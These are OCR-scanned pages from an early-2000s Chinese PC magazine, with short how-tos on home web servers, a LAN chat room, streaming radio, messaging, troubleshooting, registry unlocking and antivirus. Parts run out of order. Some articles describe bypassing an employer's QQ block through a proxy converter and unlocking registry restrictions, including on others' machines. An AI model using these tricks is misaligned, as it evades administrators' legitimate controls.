创建个人 WEB 服务器有很多方法，我觉得最方便的就是 Win98 自带的 PWS（Personal Web Server)。PWS功能在Win98安装时，不会默认安装，需要我们手动安装。首先找到Win98 安装光盘，在光盘里有一个名为“ add－ones ”的目录，打开后，里面有一个名为“ PWS ”的目录，运行里面的 SETUP.EXE 便开始安装了。PWS有最小、典型、自定义安装三种安装方式，一般情况下我们选择典型安装就可以了。安装完成后，在系统托盘上就出现一个PWS的图标(如图1)。在其他机器上打开IE，在地址栏上输入192.168.0.1(即服务器的IP地址)，如果你看到欢迎页面就说明你的PWS安装成功了。



图 1

接下来双击系统托盘上的PWS图标，启动个人 WEB 管理器（如图2)，再打开“ 高级 ”, 对服务器进行高级设置。如果把自己做好的主页发布上去让大家浏览，我们需要把网页所在文件夹设成网络虚拟目录，在高级中按“ 添加 ”按钮，按“ 浏览 ”, 选择要设置虚拟目录的文件夹，再为你的文件夹起一个别名，这个名字可以与原有文件夹的名字不同。最后还要设置权限，如图3，要想让网页能正常显示，需设置读取权限，如果网页中需要调用一些执行程序或脚本，还要设置执行和脚本权限。




图 2



图 3

添加完以后，就可以在IE中打上“ 192.168.0.1/虚拟目录别名 ”访问你的网页了。如果网页没有显示出来，那可能是你网页的首页文件名与WEB服务器默认的首页文件名不同，WEB服务器默认的首页文件名是default.htm或Default.asp，如果你的网页的首页名不是这样的话，可以把你的首页文件名改成default.htm或者Default.asp，也可以把WEB服务器的默认文件名改成和你首页一样的名字，如Index.htm或Index.asp等。默认页支持多个名字，只要在各个名字之间加上一个逗号隔开就行了，这回再看看，网页是不是出来了（如图 4）！CF



图 4

特别提醒：本刊介绍的部分共享软件可以在《电脑爱好者》网站(http://www.cfan.net.cn)“ 软件下载 \ 期刊软件 ”一栏中找到下载链接，并收录在《电脑界光盘（电脑应用文萃)》第9期上。

同理，$messagehead代表每天的历史谈话文件存放的绝对位置目录部分，应写成$messagehead="d:/chat/mess/";，记住目录最后面也有个“ / ”。

$filehead为*.txt数据档案的绝对位置目录部分，应写成$filehead="d:/chat/"。

前面这几项非常重要，一定要根据你的主机情况改写正确，不然无法进入聊天室，后面的内容大部分就不用我们改了。

在这个配置文件的中下部还有一处必须要改，就是$valid项，这里填写上你的主机的IP，程序将会以此作为提交CGI的入口，不然，无法完成CGI程序的运行，更改过的内容如下：$valid="192.168.0.1"。

再下面还有聊天室的名字、聊天室的最大人数、聊天室名字保留天数等内容，大家自行改吧。

打开IE，地址栏里输入http://192.168.0.1/chat/etmanager.exe,过一会就会出现一个登录窗口(如图2)，每次进入聊天室都打这么长一个网址




图 2

太麻烦了。为了方便，我们可以在“文件”菜单里选择“另存为”，把这个页面保存成首页文件。注意：文件名最好与你WEB服务器默认的首页文件名相同，类型一定要设成“WEB页，仅HTML格式”，保存的位置就是你聊天室程序所在的文件位置。这样，以后进入聊天室，就可以直接输入http://192.168.0.1/chat了。这个聊天室的基本使用很简单，如果你上网去过聊天室，我想不用几分钟你就会上手的。

这个聊天室默认管理员的用户名为ADMIN，密码为1234，管理员在聊天室里有非常高的权利(如图3)，可以看到每个人的IP，可以利用人员管理功能踢人(如图4)，可以利用用户管理功能修改或删除所有用户的资料，




图 3




图 4



图 5

如给指定用户升降级等。如果在使用聊天室的过程中，把密码忘记了，我们可以向管理员求援，管理员只需打开聊开室所在的文件夹，再打开USER目录，里面都是各个用户名的配置文件。打开配置文件看看（如图5），里面写得很清楚，姓名后面就是密码，还有级别、登录时间等。

快叫上你的同事、朋友，尽情地聊吧！

另外，还可以找到其他的免费资源，如免费的BBS等加入到局域网中。CF

局域网新天地之广播电台的架设

□江苏 亮亮

小时候，最喜欢听的就是“小喇叭”节目了，很是羡慕电台那边的主持人，经常梦见自己坐在主持人的桌子前，面对着话筒，滔滔不绝地发表长篇大论。网络这个世纪宠儿出现了，终于让我实现了做电台主持的梦想。

一、网络小广播台的设备

要建一个网络小广播台，需要哪些设备呢？当然要有一个局域网。如果有些朋友不想在局域网上做一个小小的主持人，而是想在因特网上大显身手，那也可以，不过你的多媒体电脑的操作系统一定要是服务器版的。如Windows NT、Windows 2000等，当然还要有一个固定的IP地址，如果是局域网就不需要了，有一个虚拟IP就可以。主机有了，还要有声音制作软件，它们有RealProducer、RealServer和RealPlayer。还有就是你一直想拿在手中潇洒走一回的麦克风了。

二、RealServer Basic的安装与使用

看到RealServer大家可能有点怕，主要原因是害怕自己的银子太少。告诉大家一个好消息，Real公司开发了一款免费的RealServer Basic，你可以到它的老家去找一找，下载一个回来。

下载以后，当然就是安装RealServer Basic了，安装过程与其他软件安装是一样的。但惟一不同的是，在安装过程中，会要求输入授权码。其实这个授权码在你下载之前，在它的主页上填写个人资料时，就会按你所填的Email邮给你了，打开邮件看一看就知道了（填写的Email不能错哟）。

由于RealServer Basic是一套影音服务器软件，自然会有系统管理者（Administrator）的登录了，你可以自己起一个名字，这儿以“安宜小子”作



图 1


为Username，并以“12345”作为Password（如图1）。除此之外，在软件安装过程中，RealServer Basic会出现一些设定让你选择，但如果你不太懂，那保持沉默（不要更改）就OK了。

启动RealServer Basic，然后将麦克风插口插到声卡后方的Mic接孔（新的声卡在接孔部分有三种颜色，请接至粉红色的部分），打开状态栏的小喇叭图标，将“Mic音量”勾选，并在“音量控制”窗口中，将“Mic音量”的“静音”取消，此时，你的音箱就会流出声音了。怎么不是我自己的声音？别急嘛，自己还没有做呢！继续看下面的。

三、广播节目的制作

下面就要到最激动人心的时刻，自己做主持人，制作广播节目了。先要下载一个软件 RealProducer，好了，下载安装就不再多说了。

1.启动 RealProducer，将会出现 New Session 窗口，此时，我们选择第三个“Live Broadcast”(广播)，按 O K （如图 2 ）。


图 2

2.在这个窗口中， 出现了两个默认的预选项：“Capture Audio”与“Capture Video”。由于我们录制的是广播，只要声音，所以只需要第一项，将第二项取消（注意这时要将麦克风连接到声卡，要不然软件检测不到设备将无法向下进行，如果你需要制作视频，那你的电脑中一定要有一个视频采集卡等设备，才能选择第二个选项），单击“下一步”。

3.填写广播节目的有关选项（如图 3 ）。


图 3

4．填好后，单击“下一步”进入制作多媒体文件的网络传输速率的设置，有两种选择：单一（Single－rate）和多重传输速率（Multi－rate）。这里我们选择 Single－rate for Web Servers（如图4），在下一步中我们选择56k Modem的播放性能（如图5）。




图 4


图 5

5．下面进行的是声音格式（Audio Format）设定，在这里选择“Voice Only”，这主要是设定在线广播时的效果（如图 6 ）。


图 6

6.下面进入到最后关键的 Media Server 设定部分。要输入的有 IP 网址（或者输入自己的网址也可以，当然局域网要输入虚拟 IP），在 Server Port 部分仍用预设的 4040（默认值不变），文件名称(Filename)请填入 live.rm（也就是你想制作的广播节目的名称），在 Username 和 Password 部分，则填入之前在 RealServer 所设定的 Username 和 Password，刚才我们用的是“安宜小子”与“12345”，输入即可。最后还要把下面的“Archive Broadcast to File”项勾选，其目的在于填写你一会儿要放的广播声音文件的路径，当然此路径可以自选的，但自己千万别忘了地方哟（如图 7 ）。


图 7

7．填写完后，单击“下一步”，可以将先前的设定再浏览一遍。如果发现有问题可以单击“上一步”返回，如果没有问题，就请单击“完成”吧（如图 8 ）。


图 8

8.好的，现在回到了 RealProducer 的画面，主持人大人请拿着你的梦想（麦克风）吧，单击“Start”，小喇叭广播电台开播了，今天的主持是安宜小子。哈哈，声音太小，到 “Options/Audio Capture Settings”调整一下播放音量的高低。是不是在“Audio Level”处有绿色高低起伏的显示呢？那就是安宜小子的动人的声音哟（如图9）。


图 9

四、看一看有没有成功

打开 RealPlayer，在 Location 处输入服务器上的文件地址，例如：file://sever/e/real/live.rm。如果你是在网上广播的话，可以输入：pnm://你的网址/encoder/live.rm，就OK了。打开后，在 RealPlayer 窗口的下方，会看到 Buffering 的字眼，接着右方会出现 live 和不断跳动的时间，这就表示你大功告成了。 对了，如果再加一段音乐背景，那就更棒了。

我的节目做好了，但怎么知道有没有听众呢？其实也很简单，只要你打开 Realserver 以后，进入它的“监视程序”(Monitor)，你就可以看到系统使用的状况和有多少人连到你的服务器收听你的小喇叭广播电台了。CF

突出重围 用QQ

□北京 顺顺

我开始行动了……

背着老板偷偷找网管问他是如何实现只禁止QQ而还能浏览网页的，原来是网管在服务器上把Socks5代理服务给关了（如图1），这样客户端即使设置上Socks5代理服务器地址，也上不了QQ。用什么办法可以突破限制，解放QQ呢？让网管把Socks5代理打开是不可能的，不过他告诉我说，新版的QQ2000还支持用HTTP代理服务器上网，由于HTTP代理服务器浏览网页时用得上，所以没有关，可以利用HTTP代理上QQ，但只有QQ会员才行。怎么成为会员呢？去腾讯主页一看，要想成为会员每年要交120元的会费，顺便还可以得到一个可爱的毛公仔（如图2）。

我要是不打算花这一笔钱，难道就没有其他的办法了吗？

我疯狂地在网上各大论坛发帖子，在各大网站寻找，终于在高人的指点下找到了一个叫Socks2HTTP的软件。它的功能是在本机虚拟一个Socks代理服务器，当有Socks请求时，通过指定网关把请求转换成HTTP代理服务器请求，然后利用指定的HTTP代理响应这个请求，这样就可以间接利用HTTP代理服务器上线了。

这正是我要的软件！迫不及待地下载并安装上，启动后在系统托盘上多了一个图标（如图3），点右键，出现一个菜单，选择其中的配置（Configuration），如图4。凭借着我粗浅的网络及英语知识，再加上说明文件的帮助，基本知道配置的过程了。首先在Proxy configuration处选择Use http proxy，在后面填写上HTTP代理服务器的IP地址，也就是公告里写着的那个浏览网页时设的代理服务器地址192.168.0.1，后面的端口一般是80。这可是最关键的一步。

下面的Proxy authentication是设置登录代理服务器的用户名和口令的，这里根据具体情况自行填写，一般来说都不用填。

接下来的网关（gateway）也非常重要，把Socks5代理转换成HTTP代理全是通过这个网关完成的。这里的内容不用改，用默认的就可以了，下面的Socks端口也用默认值1080，设置好以后按一下“完成”，按照提示重新启动一次，如果Socks2HTTP顺利地启动并变成一个小图标显示在系统托盘上，说明前面设置的HTTP代理服务器是正常的。

接下来该设置QQ了。打开QQ的系统菜单，选择“系统参数”，再选择“网络设置”（如图5），选择上“使用Socks5代理服务器”，在代理服务器地址处写上127.0.0.1，即本机的IP，端口处写1080。然后按一下旁边的“测试”，看看Socks代理服务器是否正常，如果出现如图6的提示，说明一切正常。QQ设置好了，上线看看，小企鹅一跳一跳地努力往上爬，跳了十几下之后终于上去了，我的上百个MM又出来了。尽管发消息速度很慢，有时可能连接不上，但还是可以发呀，已经很知足了。

正当我沉浸在又可以聊QQ的喜悦中时，突然感觉身后好像有一个人，回头一看，哇！是老板，这下我可死定了！CF

终于又到星期一了，家里没有电脑，我已经两天没有上网了，来到公司的第一件事就是打开QQ上线，和两天没有见面的MM聊聊天。由于工作需要，我们公司每台电脑都通过服务器共享上网，但我在网上聊QQ要比工作的时间长，因为此事，已经被老板骂了好几回了。

奇怪！我的QQ怎么也上不了线了，打开网页看看，也看不了，是不是网断了？回头问问同事，回答是一样的，都上不了QQ也看不了网页。正在我们抱怨这破网总有问题的时候，网管来了，拿了一张告示贴在大门口，大家马上围过去看写了什么。上面写到“上级指示：由于近期有很多员工在工作时间里用QQ闲聊天，影响了工作，所以从即日起，对网络进行整体改造，在公司内部完全禁止使用QQ，如想浏览网页，请在IE的选项里设置代理服务器为192.168.0.1，端口为80”。原来如此，代理服务器我知道，有很多网吧就是用代理服务器共享上网的，我想一定是网管安装了WINGATE之类的代理服务器软件了。以我的网络知识，我知道浏览网页是用HTTP代理服务，而QQ要想在WINGATE环境下上线就要设置Socks5代理服务器了。Socks5服务器的端口一般是1080，我以前在网吧上QQ就是这样设置的。我马上回到座位，把代理服务器地址和端口设置上了，网页真的可以看了，不过QQ……

QQ聊天虽然是有一点影响工作，不过我可以改嘛，何必逼我上绝路呢？况且有时聊QQ还是为了一些公事，我要用QQ！




图1



图2



图3






图4




图5



图6

□北京 刘立峰
佛山 Sadking

局域网消息传递几法


图 1

现在的学校和公司一般都有自己的局域网，同事之间有什么事情要转达的话，可以打电话或者发Email，但为什么不充分利用一下我们的局域网呢？

1.使用WINCHAT

在Win2000中，取消了Winpopup这个消息传递的命令(关于Winpopup可以参考今年12期《电脑爱好者》跟我学栏目的"局域网上侃大山"一文)，取而代之的是Winchat。单击"开始"/"运行"，然后输入"winchat.exe"并确定，运行界面如图1所示。在"对话"菜单中，单击"拨号"，会弹出一个对话框。单击要与之聊天的用户的计算机或者键入某计算机名称，然后单击"确定"即可。对方机器只有运行了Winchat或者启动网络DDE服务后才能应答呼叫。有趣的是，使用Winchat可以拨号到自己的机器，尝试过自己和自己聊天么？那才叫自吹自擂呢！

2.使用NET SEND命令

Winchat虽然好用，但只能在Win2000机器上运行使用，不能拨号呼叫Win98、WinMe客户机。那么Win2000机器怎么发送消息到Win98、WinMe机器上呢？其实Win2000提供了net send命令，一样很简单，点击"开始/程序/附件/命令提示符"，敲入"net send 对方的机器名 短消息的内容"回车就可以了，如图2。对方的屏幕就会出现如图3的窗口，还伴有"嘟"的一声。Win2000和WinNT都有net send这条命令，可以互发。

3.使用NetMeeting

NetMeeting是一款强大的能在Internet/Intranet上进行实时音频、视频和数据通讯的软件，聊天只是其中的一项功能。单击"开始/程序/附件/通讯"，运行NetMeeting。在"地址"栏内键入对方的计算机名或者IP地址，单击"进行呼叫"按钮。如果对方正运

为了不让我们在工作时间用QQ聊天，网管把Socks5代理服务器关闭后，连ICQ也不能用了，因为以前我的ICQ也是通过Socks5代理服务器上线的。ICQ如何突破重围呢？

□北京 顺顺

突出重围用ICQ






图 1


图 2


图 3


图 4


图 5

其实ICQ本身就有直接用HTTP代理服务器上线的功能，而且还是完全免费对所有用户开放的。既然有HTTP代理功能，就不用安装Socks2HTTP了。让我们看看如何利用HTTP代理上ICQ。如果注册新的ICQ号码，那么前面还是按照原来的步骤进行，在连接的过程中就会提示找不到网络的错误(如图1)，这时我们选Connection Settings重新设置(如图2)。在这里我们先选择Using firewall，再选择下面的Connect using proxy，然后在旁边选择https代理，最后设置https代理服务器的主机地址(hosts)和端口号(port)，具体设置成什么就要去问问网管HTTP代理服务器的IP和端口是什么了。设置好以后就可以继续连接，过一会ICQ就会上线了。

如果你以前已经注册过，现在只想登录上线，那么设置的方法是：打开ICQ的系统菜单(如图3)，选择其中的Preferences，在出现的设置窗口(如图4)的左边再选择Connections，在右面选择Server标签，同样在里面选择Using firewall，再选择下面的Using proxy，并在旁边选择https代理。接下来选择firewall标签，在其中设置上HTTP代理服务器的IP和端口(如图5)。设置好以后，重新上线试试看，看着那红花跳动了几下后变成了绿花，现在就可以用ICQ聊天了！CF


图 2

行NetMeeting或者其后台程序，就可以接收呼叫，然后单击面板下方的‘聊天’图标，双方就可以聊天发送消息了。NetMeeting 对操作系统没有限制，Win2000、Win98和WinMe机器之间都可以通过NetMeeting进行通讯。

4.使用一些短消息传递共享软件

现在还有很多的共享软件可以实现短消息功能，如 Netcall，安装文件才 600 多 kB，使用起来很方便，运行时可以是隐藏的，鼠标挪到上方的


图 3



图 4

蓝条就会出现如图4的画面。第一项是设置，可以设置是否隐藏，是否有提示音和添加好友等；第二项是消息的记录；第三项是发消息，指定一个好友就可以发了。

聊天动手不动口，局域网消息传递快乐多！CF

两战关机重启

□四川　冷星峰

在电脑城工作已有一段时间了，关机重启也算是家常便饭，不过最近两次遇上的关机重启非常有意思，在整个过程中，我几乎用到了我所知道的绝大多数方法，值得和大家一起分享，所以决定将整个过程写下来。

1.一战关机重启

配置：GA 6vxc7-4x-p（694 芯片组）、C Ⅱ566 超频到850、HY128MB、IBM30.6GB。

该机在安装 Windows98 中一切正常，没有出现任何蓝屏或文件无法复制等异常情况。所有驱动程序安装完成后，运行一些程序（包括3D 游戏）均没有出现异常。只是在选择“关闭计算机”时，计算机便重新启动。由于本机采用了 C Ⅱ 566 CPU，并超频到了850MHz，所以直觉告诉我应先从CPU 方面入手。

进入 BIOS 设置，查看 CPU 温度，发现 CPU 温度才 28℃，担心温度探头测温不准，于是用手触摸 CPU 散热风扇感觉一下温度，最终确定温度没有任何问题。怀疑刚才的关机存在偶然性，重启再次进入 Windows，笔者不得不再次失望了。无奈之下，将 CPU 的频率设置回566MHz，进入 Windows 进行关机，笔者得到了同样的失望。

硬件方面不行，笔者只好从软件方面出发了。难道是刚装的 Windows 操作系统出了问题，或许是 VIA 四合一补丁出了问题？当显示器上出现“Starting Windows98 ”时，以安全模式进入 Windows98，运行磁盘扫描，并带上自动修复功能，结果报告显示，磁盘没有任何错误。在安全模式下，再次安装 VIA 4IN1 补丁，将 AGP 项选择成为 STAND 模式（标准模式，第一次安装是 Turbo 增强模式），重新启动计算机，结果一无所获。

右键单击“我的电脑”，选择“属性”启动 Windows 设备管理器，查看驱动程序和硬件是否存在冲突，结果发现“ACPI BIOS系统板扩展”项，前面有一个叹号。进一步查看，发现叹号的出现并不是由于中断冲突造成的，而是由驱动程序引起的。于是将“ACPI BIOS系统板扩展”项删除，重新启动计算机，再次安装其驱动程序。按照常理 Windows 应能自动加载“ACPI BIOS系统板扩展”项的驱动程序，可这次始终无法安装正确。于是将驱动程序的位置直接指向 VIA 的四合一补丁的位置，看看有没有意外的收获，未果。于是驱猫上网查看相关驱动程序，还是未果。难道是 Windows98 对主板的支持不是很好？于是花了近一个小时的时间将 C 盘格式化、安装 Windows Me（笔者个人认为 Widnows Me 的兼容性以及对硬件的支持相对而言要比 Windows 98SE 和 Windows 2000 要好），结果问题依旧存在。

思前想后，终于把目光放在了主板的 BIOS 上，驱猫上网下载了 GA 694 主板的最新 BIOS 进行刷新，结果柳暗花明，问题迎刃而解。这该死的 BIOS 居然造成了驱动无法安装的假相，让笔者费了如此大的精力。

2.再战关机重启

配置：某 KT133 主板、Duron800、HY128MB、IBM40GB、Tp-Link 56k 内置 Modem。

重启表现和上面几乎相同，只是在设备管理器中，“ACPI BIOS 系统板扩展”项没有出现任何异常现象。有了上次的经验，笔者首先查看了设备管理器中的硬件情况，结果一切正常。于是按照常规的思路对 CPU 温度、系统文件性错误、病毒等进行了逐一检查，结果均没有找到解决之道。于是驱猫上网，到了主板的官方网站，下载了最新的 BIOS，不管三七二十一，进行了 BIOS 更新，结果只是徒劳。

无奈之下，进入 BIOS 设置，再次查看 CPU 温度，结果温度没有发现异常，却找到了大病之源。原来在 BIOS 中的电源管理项中，有一项“Wake up by PCI card”的默认值是 Enabled，处于打开状态，而刚好在这里笔者又使用了 TP-Link 56k 的内置 PCI Modem。

本文的主旨并不在于问题最终的解决之道，而是整个过程中笔者解决问题的思路，可能会有不同的情况，那就要有不同的解决方法，还需要大家细细地体会。CF

□湖南 柳嵩高

为PDOS95添加五笔输入法

Win95/98/Me操作系统自带有PDOS95中文系统，不过这个中文系统却没有使用广泛、用户众多的五笔字型输入法，很多朋友只能遗憾地另装一套含有五笔字型的中文系统。现在笔者找到了在PDOS95中添加五笔输入法的方法，不敢独享，特介绍如下。

1.PDOS95中文系统的输入法码表是一个TBL文件，该系统没有提供有关输入法管理工具（转换程序），我们可以从网上下载到五笔字型for PDOS95。

2.下载后的压缩包为wb.zip，解压可以得到WB.TBL文件，存入C:\Windows\Command文件夹下。

3.用记事本编辑C:\Windows\Command\PDOS95.BAT批处理文件，在对应的条目下面，增加一行：“instdict wb”（如图1），保存退出。

4.在DOS提示符下键入PDOS95命令，屏幕提示“五笔输入法安装成功”，这时按Ctrl+空格键，或者Ctrl+Shift组合键，就可以调出和撤换所需要的输入法了（如图2）。CF




图1



图2

解锁注册表四招

□山东 张汉佩

相信有不少朋友遇到过注册表被锁而不能进入注册表的情况。有时是他人的机器被锁，而有的是上一次自己故意加锁，而解锁方法又忘记了。这里教你几招，彻底打开这把锁！

第一招 如果你有备份，比如你以前曾将system.dat和user.dat分别备份为backsys.bak和backusr.bak，则只需用它们将现存的两文件覆盖即可：

```
c:\windows>attrib -h -s -r system.dat
c:\windows>attrib -h -s -r user.dat
c:\windows>copy backsys.bak system.dat
c:\windows>copy backusr.bak user.dat
c:\windows>attrib +h +s +r system.dat
c:\windwos>attrib +h +s +r user.dat
```

第二招 写注册表脚本文件

```
REGEDIT4

[HKEY_CURRENT_USER\Software\Microsoft\Windows\Currentversion\Policies\System]
"DisableRegistryTools"=dword:00000000
```

REGEDIT4必须大写且顶格，其下面要空一行再写路径。用记事本或其他编辑软件写好后保存为以.reg为扩展名的文件，双击执行。不过在锁注册表时，高明的人早就将注册表中.reg文件与regedit的文件关联给删了，这时可以考虑用下面的招式。

第三招 用regedit命令

在纯DOS下，regedit也可用命令行的形式使用，例如：

```
REGEDIT /D HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools
```

如果regedit也被删除了，仍然不用怕！我们有必杀技——

第四招 用vba写wsh（Windows Scripting Host）

```
DIM WSH
SET WSH=WSCRIPT.CREATEOBJECT("WSCRIPT.SHELL")
WSH.POPUP ("将为您解开注册表!")
WSH.REGWRITE "HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTBERSION\POLICIES\SYSTEM\DISABLEREGISTRYTOOLS",0,"REG_DWORD"
WSH.POPUP("SUCCESSFULLY ! ")
```

用记事本写完后存为以.vbs为扩展名的文件后双击执行即可。

有了上面几招，一般是很难阻挡你修改注册表的了，体会天高任鸟飞的感觉吧！CF

虚拟光驱2000与双硬盘实战

□广东 甘亦斌

笔者最近安装了双硬盘，启动WinMe，打开“我的电脑”，发现盘符有交错现象。于是立即重启系统并进入BIOS的STANDARD CMOS SETUP一项，把Primary Master 的Type设为User，把Primary Slave、Secondary Master和Secondary Slave都设置为None，然后保存退出。启动系统后再次进入“我的电脑”，盘符交错现象消失。

欢喜之余便开始实装“虚拟光驱2000”，一路按下Next，重启，再进入“我的电脑”。笔者原来的两个硬盘都是分了3个区，分别为C、D、E和F、G、H。但这时，第二个硬盘也就是从盘的起始盘符F给虚拟光驱覆盖了，图标也由原来的硬盘变成了光盘。双击这个图标，只弹出“请将磁盘插入驱动器F:”对话框。难道双硬盘和虚拟光驱就此无缘？

后来，我在第二个硬盘里建立一个1MB的主分区，再将余下的空间全部建成扩展分区，然后删除主分区，通过这种方法，无需对BIOS进行设置，虚拟光驱2000就和双硬盘安然相处了。CF

让病毒无处遁形

——清除 DOS 下的病毒

□江苏　刺猬

有些病毒十分狡猾，只能在DOS状态下进行查杀。现在能熟练掌握DOS命令的朋友可不多哟,怎么办呢？其实，一般的杀毒软件都额外提供了DOS状态下查杀病毒的功能，这里我们以金山毒霸和瑞星2001为例介绍在DOS状态下查杀病毒的技巧。

●金山毒霸

1.使用要求

一般情况下，进入“ MS-DOS 方式 ”，找到金山毒霸的安装路径,键入KAVDX.EXE即可。为了安全起见,也可以用安全无毒的系统盘重新引导系统，然后运行KAVDX.EXE程序。

2.用法示例

KAVDX　检查所有本地硬盘，包括所有子目录中程序文件、文档文件以及压缩文件中的程序和文档文件,发现病毒时给出提示。

KAVDX /S-C:\WINDOWS　只检查C盘的根目录和WINDOWS目录，不检查子目录。

KAVDX /AC/CFD c:\　检查C:\的程序文件和文档文件，发现病毒自动清除，清除失败则删除被感染的文件。

另外，KAVFIX.exe还可以修复被CIH病毒破坏的硬盘。

●瑞星2001

1.使用要求

瑞星2001的DOS版无法在MS-DOS窗口下运行，必须用DOS版原盘（A号盘）来启动系统。

2.快捷上手

开始时会要求选择“ 1.Memory is more than 16M ”或“ 2.Memory is less than 16M ”，想来你的内存总不会小于16M吧？键入“ 1 ”即会自动加载中文字体、初始化鼠标、装入查杀引擎和病毒库,稍候片刻即可看到瑞星杀毒软件DOS版的使用界面，共有查毒/杀毒、功能设置、实用工具、查杀结果等四个标签页,界面与Windows版差不多。

另外,A号盘中的ANTICIH.EXE可以用来修复被CIH病毒破坏的硬盘数据。

3.其他实用功能

在瑞星2001的DOS版界面中，在“ 实用工具 ”标签页中还有备份主引导区信息（可以将引导区信息备份到 A:\boot.Dat文件中,以确保引导区信息在被引导型病毒或其他因素破坏的情况下能够恢复引导区信息）和恢复引导区信息(将A:\boot.Dat文件中的引导区信息恢复到系统中)的功能。

朋友们现在对DOS下的病毒不再害怕了吧？需要注意的是:当升级了病毒库后,别忘了对原有的应急盘和DOS版原盘进行更新哟！CF

巧夺网上资源

□云南　晏富合

网络的魅力在于它的自由和共享的精神,但我们往往由于各种原因对网上浩翰如烟的资源不能取之即用,陷入重重困境。下面是我上网以来总结的关于这方面问题的解决方法，供大家参考。

1.由于有的图片与程序相结合,使光标不能指向图片或一些特效等,例如我曾在一站点上看到一漂亮的网页特效,鼠标移动时,网页的布局就发生变化,鼠标后面拖着非常漂亮的图片，当用“ 另存为（保存类型为web页，全部）”保存后,打开看时并没能保存下那几张图片。这时可以按照下面的步骤进行操作:

(1)首先查看该页的源文件,找到那几张图片的名称和名称的路径,例如下面这段代码:

```
<SCRIPT>
A=document.all;
B=document.layers;
Array("photo/leave1.gif",38,35,"photo/leave2.gif",30,31,"photo/leave3.gif",28,26,"photo/leave4.gif",22,21,"photo/leave5.gif",16,16,"photo/leave6.gif",10,10)
```

可看到第一幅图片的信息为:photo/leave1.gif。

(2)回到网页http://www.xxx.com/hua.htm中，将地址栏改为http://www.xxx.com/photo/leave1.gif,回车，图片乖乖地在浏览器中显示出来了。

2.关于软件的下载。有时在网页上直接点击软件下载的超链接往往会出错,并且我们又想用专业下载工具来下载,这时我们要得到的只是软件的地址,有两种方法:

(1）同样可用查看该页的源文件来获取软件的地址,如：

```
<TD class=text9 width="50%" bordercolorlight="#000000" height="23">
<a href="http://XX.XXXX.net/download/ip.exe">获取IP</a></TD>
```

一看即知软件的地址为：http://XX.XXXX.net/download/ip.exe。

(2)把光标指在超链接上,点击右键,在弹出的菜单中选择“ 属性 ”，即可得到软件的地址（URL)。CF

为IE添加阅读PDF文档功能

□江苏　引火虫

经常上网浏览的朋友都知道，如果遇到PDF格式的文档，只能将它下载到硬盘上再用Acrobat Reader来打开浏览，你是无法直接在IE中查看的。其实，只要为IE添加一个Acrobat Reader插件即可解决此问题。

当然，前提条件是硬盘中已经安装了Acrobat Reader，这是PDF格式电子文档的标准阅读器，由Adobe公司免费提供，朋友们可以到Adobe官方网站下载简体中文版5.0.1，这样在安装过程中就会自动安装For IE的插件。不过，在缺省情况下，这一插件并未被激活，我们必须在Acrobat Reader中手工设置，从“编辑”菜单中找到“首选项”命令，打开如图1所示的“首选项”对话框，点击“选项”标签页，在“网络浏览器选项”下勾选“在浏览器中显示PDF”，建议同时勾选“允许后台下载”(其实，如果无特殊需要的话，这里的四项请全部选上)，这样Acrobat Reader就可以在IE中正式发挥作用了。




图1



图2

如图2所示，现在你可以在IE中直接浏览PDF电子文档了，还可以通过Acrobat Reader插件提供的2个工具栏中的相关工具按钮进行保存、打印、复制、放大、缩小等很多操作，不过遗憾的是，这些工具按钮的提示信息仍旧是英文的，但相信不会影响用户的使用。CF

